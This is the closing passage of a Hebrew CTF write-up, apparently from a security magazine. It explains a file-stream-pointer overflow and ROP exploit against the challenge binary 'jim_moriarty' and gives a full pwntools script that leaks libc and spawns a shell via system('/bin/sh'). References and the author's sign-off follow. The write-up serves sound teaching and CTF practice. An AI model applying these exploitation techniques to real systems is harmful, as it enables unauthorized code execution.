- לאחר read_n, ה-ROP chain ימשיך לחלק המוזהב. החלק המוזהב ישים ב-rbp את 0x601b00 ויחזור ל-leave. מכיוון שב-rbp נמצאת הכתובת 0x601b00, רצף הפקודות leave; ret יתייחס ל-rbp כאילו הכתובת בתוכו היא כתובת המצביע למחסנית של ה-frame הקודם, והכתובת שב-rbp+8 היא כתובת החזרה של הפונקציה, כך שכל מה שעלינו לעשות הוא לרשום 8 בתים לריפוד ולאחר מכן את ה-ROP chain האחרון שלנו.

&(pop rdi; ret)
GOT['read']
&_jmp_printf
&(pop rdi; ret)
0x601b00
&(pop rsi; pop r15; ret)
0x601b00
0
&read_n
&(pop rbp; ret)
0x601b00
&(leave; ret)

מהכתובת של read שהודפסה באמצעות הקריאה ל-printf, נוכל לחשב את הכתובות של system ושל /bin/sh ב-libc, ולשלוח את ה-ROP chain האחרון, שיקרא ל-system עם /bin/sh. ה-ROP chain האחרון הוא:

0
&(pop rdi; ret)
&("/bin/sh")
&system

כאשר החלק המוזהב ממשיך את החלק המוזהב בשרשרת הקודמת ומהווה 8 בתי "ריפוד" כפי שהסברנו, והחלק הירוק יוביל לקריאה system("/bin/sh"). לאחר שהשרשרת הזו תרוץ, ייווצר shell ונוכל להיעזר בו על מנת למצוא את קובץ הדגל ולקרוא את התוכן שלו.

יש הרבה שלבים לאקספלויט שלנו, נסקור אותם בקצרה:


1. נספק את ההפרש בין תחילת הבאפר לבין stdin._IO_buf_base בתור גודל, מה שיאפשר לכתוב null-byte לבית התחתון של _IO_buf_base ולגרום לו להצביע ל-_IO_write_end.
2. כשנתבקש לספק גודל אחר, נספק את הגודל 0x200000. הקצאה בגודל כזה תגרום לכך שהזיכרון יוקצה בדיוק לפני libc ובצמוד לו.
3. נספק file stream פיקטיבי בתור ה-"shellcode", כך ש-_IO_SETBUF ב-vtable שלו יהיה scanf. כמו כן, בתחילת ה-stream נרשום את ה-format string הבא: "%10s%5s".
4. כשהתכנית תגיע ל-scanf, נספק payload שיוביל להשתלטות על כתובת החזרה של הפונקציה ולהרצת rop chain שיוביל לקריאה ל-read_n.
5. נעזר ב-read_n על מנת לרשום למחסנית ולהשתלט שוב על ה-flow של התכנית, ולהריץ rop chain שיקרא ל-printf עם הכתובת של ה-GOT entry של read בתור ארגומנט על מנת להדליף את הכתובת של read. לאחר מכן, read_n ייקרא שוב.
6. נעזר בכתובת של read על מנת לחשב את הכתובות של system ושל /bin/sh ב-libc, ונספק rop chain אחרון שייצור shell בעזרת הקריאה system("/bin/sh").

נרשום exploit שמבצע את כל הצעדים שתיארנו:

```
from pwn import *

r = process("./jim_moriarty")
e = ELF("./jim_moriarty")

r.recvuntil("?")
r.sendline(str(0x59c908)) # offset from allocated buffer to stdin._IO_buf_base
r.recvuntil("?")
r.sendline(str(0x200000))  # Allocation big enough so that the buffer would be
allocated right before libc.
r.recvuntil("?")

read_got = e.got['read']

# craft fake stream
fp = 0x601030 - 0x68
vtable = 0x600ff0 - 0x58  # so that invoking _IO_SETBUF would invoke scanf
mode = 0xffffffffffffffff # mode shouldn't be 0

format_string = "%10$s%5$s"  # Empty stdin, then read to stack.
fake_fp = format_string.ljust(0x10, '\x00') + p64(0) * 22 + p64(mode) + p64(0) *
2 + p64(vtable)
r.sendline(fake_fp)

r.sendline(p64(0) * 9 + p64(fp) + p64(0))

set_rsi_large_pop_rbp = 0x4006ba
writeable_address = 0x601b00 # some address we can rw
read_n = 0x40072a

rop_chain = p64(set_rsi_large_pop_rbp) + p64(writeable_address) + p64(read_n)
r.sendline(0x50 * 'A' + rop_chain)

pop_rdi = 0x400923
pop_rsi_r15 = 0x400921
leave = 0x400777
```

```
pop_rbp = 0x400685
printf_trampoline = 0x400600
g_buf_ptr = 0x601030

rop_chain_two = p64(pop_rdi) + p64(read_got) + p64(printf_trampoline) +
p64(pop_rdi) + p64(writeable_address) + p64(pop_rsi_r15) +
p64(writeable_address) + p64(0) + p64(read_n) + p64(pop_rbp) +
p64(writeable_address) + p64(leave)
r.sendline(0x500 * 'A' + rop_chain_two)

libc_base = u64(r.recvuntil('\x7f')[1:].ljust(0x08, '\x00')) - 0xda050  # read's
offset from libc base
system = libc_base + 0x3f510  # system offset from libc base
bin_sh = libc_base + 0x163910  # offset of /bin/sh from libc
r.sendline(p64(0) + p64(pop_rdi) + p64(bin_sh) + p64(system))

raw_input("Hit enter to enter shell...")
r.interactive()
```

נריץ את ה-exploit, נקבל shell וניעזר בו בשביל למצוא את הדגל:



ו... סיימנו! ☺

דברי סיכום

את המאמר כתבתי מתוך רצון לתרום למגזין. המגזין עזר לי בתחילת הדרך בתחום אבטחת המידע, ועד היום אני מחכה בסוף כל חודש לפרסום גיליון חדש. עם זאת, אף פעם לא ראיתי מאמר מקיף במיוחד על פתירת אתגרי Pwnable ב-CTFs במגזין (אתגרי המוסד / שב"כ / רפאל לא עומדים בקטגוריה), הרגשתי שתחום האקספלויטציה בעולם 64-ביט לא זכה למספיק כיסוי במגזין, ששיטות כמו format string exploitation ו-ROP לא זכו לכיסוי הראוי והיה לי חבל שאין עוד מאמר בנושא File Stream Pointer Overflows.

במאמר הזה, ניסיתי לגעת בכמה שיותר מהנושאים ולתת להם כיסוי ראוי ומפורט עד כמה שניתן. עם זאת, אני מבין שלא הכל מושלם ויתכן שישנם חלקים במאמר שהם פחות מובנים. בכללי, ככל שמתעמקים בתחום של אקספלויטציה בינארית, הנושאים ויישומם נהיים מורכבים מאוד וקשה מאוד להבין אותם בלי לקרוא ולעיין בהם פעמים רבות, ובכל זאת אשמח לענות לשאלות ולהבהיר קטעים פחות מובנים.

אני מקווה שהצלחתי להראות ש-CTFs הם פלטפורמה מעולה ללימודים פרקטיים, ובתחום שלנו - פרקטיקה היא חשובה מאוד. באתר ctftime.org ניתן למצוא רשימה מתעדכנת של CTFs מסוגים שונים שמתרחשים ברחבי העולם, וכן CTFs שמתרחשים ברשת. בממוצע, לפחות פעם בשבועיים יתרחש אירוע online-י. אני ממליץ לכל מי שקורא את המאמר ועוסק בתחום, או חובב אותו, להשתתף מדי פעם באירוע CTF. זאת גם אחלה פלטפורמה להכיר תחומים חדשים, בעיקר בזכות כל ה-writeups שניתן למצוא לאירועים הגדולים.

תודה על הקריאה!

אשמח לענות במייל לשאלות, הערות, ובפניות בכל נושא: uval4u21@gmail.com ☺

את כלל הבינארים שמופיעים במאמר ניתן להוריד מהכתובת:

http://www.digitalwhisper.co.il/files/Zines/0x58/ASISCTF_binaries.rar

רפרנסים

על אירועי CTF:

- https://ctftime.org/ctf-wtf/

על Attack-Defense CTF:

- https://2017.faustctf.net/information/attackdefense-for-beginners/

Kali linux:

- https://www.kali.org/downloads/
- https://en.wikipedia.org/wiki/Kali_Linux

דוקומנטציה עבור gdb:

- https://www.gnu.org/software/gdb/documentation/

PEDA:

- https://github.com/longld/peda

האתר הרשמי של radare:

- http://www.radare.org/r/

דוקומנטציה של pwntools:

- https://docs.pwntools.com/en/stable/

gdbgui:

- https://github.com/cs01/gdbgui

קוד מקור של glibc:

- https://www.gnu.org/software/libc/sources.html

מאמרים על File Stream Pointer Overflows:

- http://www.ouah.org/fsp-overflows.txt
- https://outflux.net/blog/archives/2011/12/22/abusing-the-file-structure/
- http://w0lfzhang.me/2016/11/19/File-Stream-Pointer-Overflow/

על חולשות Off-By-One במחסנית:

- https://sploitfun.wordpress.com/2015/06/07/off-by-one-vulnerability-stack-based-2/
  https://www.exploit-db.com/docs/28478.pdf

מאמר שפורסם במגזין בנושא Format String Exploitation:

- http://www.digitalwhisper.co.il/files/Zines/0x48/DW72-4-FormatString.pdf

על format specifiers:

- https://developer.apple.com/library/content/documentation/Cocoa/Conceptual/Strings/Articles/formatSpecifiers.html

מאמר שפורסם במגזין בנושא מבנה ה-ELF עבור מערכות 64 ביט:

- http://www.digitalwhisper.co.il/files/Zines/0x47/DW71-2-ELF.pdf

על פונקציות וירטואליות ו-vtables ב-CPP ברמת האסמבלי:

- https://alschwalm.com/blog/static/2016/12/17/reversing-c-virtual-functions/